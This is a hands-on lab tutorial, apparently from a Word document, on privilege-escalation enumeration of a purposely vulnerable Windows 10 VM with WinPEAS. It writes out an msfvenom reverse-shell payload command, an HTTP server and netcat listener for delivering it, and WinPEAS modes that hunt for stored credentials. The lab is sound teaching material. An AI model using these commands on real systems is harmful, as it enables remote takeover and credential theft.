**Lab - Enumerating Windows 10 Using WinPEAS**

**Overview**

WinPEAS was created by Carlos P with the simple objective of enumerating a Windows target to find as many ways as possible to elevate privileges.

**Lab Requirements!**

* **One installation of VirtualBox with the extension pack**
* **One virtual install of Kali Linux updated and upgraded**
* **One virtual install of Windows 10 - made vulnerable using the** [lpe\_windows\_setup.bat](https://github.com/sagishahar/lpeworkshop) file.

Set both virtual adapters for NAT network.


**Launch both your Kali and Windows 10 target. Discover the IP address assigned to both.**

**On your Windows 10 target, open a command prompt and, at the prompt type, ipconfig. Record your IP address. This is my IP address; yours will differ!**

**A picture containing text

Description automatically generated**

**Find the IP address on your Kali machine. Use ifconfig or ip addr.**

****

**Ensure you have connectivity between your kali and your Windows 10 target using the ping command.**

**Text

Description automatically generated**

**Good to go!**

**Create a working folder. I called mine WinPEAS; you are free to name your working folder whatever you like.**

**A picture containing icon

Description automatically generated**

**Download** [WinPEASx64.exe](https://github.com/carlospolop/PEASS-ng/raw/master/winPEAS/winPEASexe/binaries/Obfuscated%20Releases/winPEASx64.exe) **and save it to your working folder. If you need the x86 version, use the following** [download page](https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS/winPEASexe/binaries/Obfuscated%20Releases)**.**

**Graphical user interface, application


Description automatically generated**

**Create a reverse shell from your Windows 10 to your Kali**

**Let's create a reverse shell payload using msfvenom. How you get the user to launch the payload or deliver the payload is entirely up to you.**

**I'm going to create the payload inside of my working folder. I'll then start a simple HTTP server using a snippet of Python code and, from the client, pretend that I'm a careless end user who downloads the payload after I tricked him into visiting my website! (Inject evil laugh here!)**

**From your Kali desktop, right-click on your working folder, and from the context menu, select, Open Terminal Here.**

****

**This is the msfvenom script we will use to create the payload. When launch, we will have a reverse shell without Windows 10 target. The IP address of the LHOST is the IP address of my Kali machine. The LPORT is any port number not in use. Like 4444, as does Kali. Some people prefer 1234 or 5555. It's whatever port number works for you.**

**The -f switch is used to create a file type. In our case, we want the payload saved as an executable or exe file. We can name the file anything we want as long as we leave the extension as is. If I wanted an end-user to launch the payload, we would disguise the name.**

msfvenom -p windows/shell\_reverse\_tcp LHOST=10.0.2.29 LPORT=4444 -f exe > shell-x64.exe

We copy and paste the msfvenom script into our Kali terminal. When we hit enter, msfvenom will create the payload inside or working folder.

**If all goes accordingly, you should see the following output.**

**Text

Description automatically generated**

**Closeout the terminal and open your work folder. You should see the payload we just created.**

**Graphical user interface, application

Description automatically generated**

**Close the folder. Right-click on the folder and from the context menu select, Open Terminal Here.**

**Graphical user interface, text, application, chat or text message

Description automatically generated**

**At the terminal prompt, type in the following snippet of Python code. This will create the http server we can use to deliver the payload—press enter.**

**python3 -m http.server 8000**

**You should get back the following response. This terminal must be left open to ensure our HTTP server is running. You can minimize this terminal to your Kali Taskbar running across the top.**

****

**Graphical user interface, text

Description automatically generated**

**Start a Netcat listener**

**We could create a listener a couple of different ways, but the easiest is to use Netcat. Right-click on your work folder, and from the context menu, select Open a Terminal Here.**

**At the terminal prompt, type**

**nc -lvp 4444**


**And here is our listener listening on port 4444. If you set a different port in the payload, use the port number here.**

**Text

Description automatically generated**

**Deliver the payload and establish a reverse shell**


**Log on to your Windows 10 machine. Then, in the search bar, type, ie.**

****

**Open IE and in the address bar, type the address and port number of your HTTP server.**

<http://10.0.2.29:8000>

**When you attempt to download and save the payload, Windows 10 is going to complain. Click on Actions and more actions; from the choices, select Run Anyway.**

****

**Go back to your Kali and observe your Netcat listener.**

**You should be seeing a shell session between you and your Windows 10 target.**

**Text

Description automatically generated**

**Change over to your Windows temp directory using the following command.**

**cd c:\Temp**

**Text

Description automatically generated**

**We are now ready to the WinPEAx64.exe utility up the Temp folder of our Windows 10 target. The IP address is the IP address of the HTPP server running on my Kali.**

curl -L -O <http://10.0.2.29:8000/winPEASx64.exe>

You should see the following output.

**Text

Description automatically generated**

**Examine the Temp folder contents using the dir command.**

**Text

Description automatically generated**

**Launch WinPEAS.exe from your Windows 10 target.**

**At the windows prompt, type**

**WinPEASx64.exe systeminfo**

systeminfo Search system information

userinfo Search user information

processinfo Search processes information

servicesinfo Search services information

applicationsinfo Search installed applications information

networkinfo Search network information

windowscreds Search windows credentials

browserinfo Search browser information

filesinfo Search files that can contain credentials

eventsinfo Display interesting events information

wait Wait for user input between checks

debug Display debugging information - memory usage, method execution time

log=[logfile] Log all output to file defined as logfile, or to "out.txt" if not specified

You can enumerate the entire machine, but the output is so much that it would probably be better to scan the different sections individually.


This is just a small snippet of the system information enumerated on the target.

Text

Description automatically generated

If you want a log file of the scan results, use the log=<filename> switch at the end of the command. **WinPEASx64.exe systeminfo log=systeminfo.txt**

**There will be no output to the screen, and your log file will be in the temp directory.**



You'll need to get it off the Windows 10 target. The results will appear as plain text file, no color.

**Summary**

In this lab, you were shown how to perform an automated enumeration scan to find any potential vulnerabilities that could be used to elevate privileges. If you find the comprehensive scan overwhelming, consider performing an individual scan of the different target areas.